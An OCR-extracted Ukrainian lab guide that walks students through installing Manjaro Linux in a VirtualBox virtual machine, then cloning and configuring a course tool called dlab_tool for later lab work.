
8. Виділіть віртуальній машині RAM з вашої хост машини (машина з якої запускаються віртуальні машини).

   Увага! Ви не можете виділити віртуальній машині більше пам'яті, ніж є на вашій хост машині, також вкрай не рекомендується виділяти більше половини вашої оперативної пам'яті віртуальній машині, тк швидкість роботи хост машини істотно сповільниться. Рекомендований обсяг RAM для оптимальної продуктивності і швидкості роботи ПЗ лабораторних робіт становить 4 ГБ, прийнятним є обсяг в 2 Гб.


9. Створити новий віртуальний жорсткий диск
10. Вибрати формат зберігання рекомендується – *динамічний*.
11. Вибрати обсяг диска, що створюється.
12. Тепер у вас є віртуальна машина.
    Для того щоб поставити на неї систему, необхідно завантажиться з .iso образу, який ми завантажили раніше.
    Налаштувати -> Носії -> Контролер IDE -> Вибрати скачаний образ системи
13. Нажати OK.
14. Нажати запустити.

15.Ви побачите наступне меню завантаження.


16.Виберіть Boot: Manjaro.x86_64 xfce і дочекайтеся завантаження live системи.




17.Вас зустріне вітальне вікно Manjaro.



18. Натиснути Launch installer для установки системи на вашу віртуальну машину.
19. Вибір мови системи (на ваш вибір).
20. Оберіть свій регіон.




21. Вибрати розкладку клавіатури (поки додайте тільки English US, пізніше ви зможете додати ще).




22. Вибрати автоматичну розмітку диска.

23. Налаштуйте свого користувача, можете ставити будь-пароль і автоматичний вхід, так як на віртуальній машині у вас не буде нічого важливого


24. Перегляньте підсумок вашої установки і приступите до запису змін на диск.




25. Дочекайтеся кінця установки.



26. Завершіть роботу віртуальної машини *Shut Down*.




27. Перейдіть в налаштування вашої віртуальної машини.
28. Виберіть вилучення завантажувального диска (скачав ISO) з дисковода.




29. Натисніть OK і заново запустіть віртуальну машину. Ви потрапите в своювстановлену систему.


30. Тепер вам залишилося завантажити ПЗ для лабораторних робіт. Для цього відкрийте термінал: CTRL + ALT + T.



31. Виконайте команду git clone https://github.com/Seal1998/dlab_tool.git ідочекайтеся закінчення завантаження.




32. Перейдіть в директорію dlab_tool: cd dlab_tool.33.Виконайте сценарій configure.sh: ./configure.sh.



34. Закрийте термінал командою Exit, відкрийте меню та виберіть емулятортерміналу.

35. Введіть команду dlab і перевірте працездатність ПЗ.



36. Тепер робочі місце підготовлено і Ви можете переходити добезпосереднього виконання лабораторних робіт.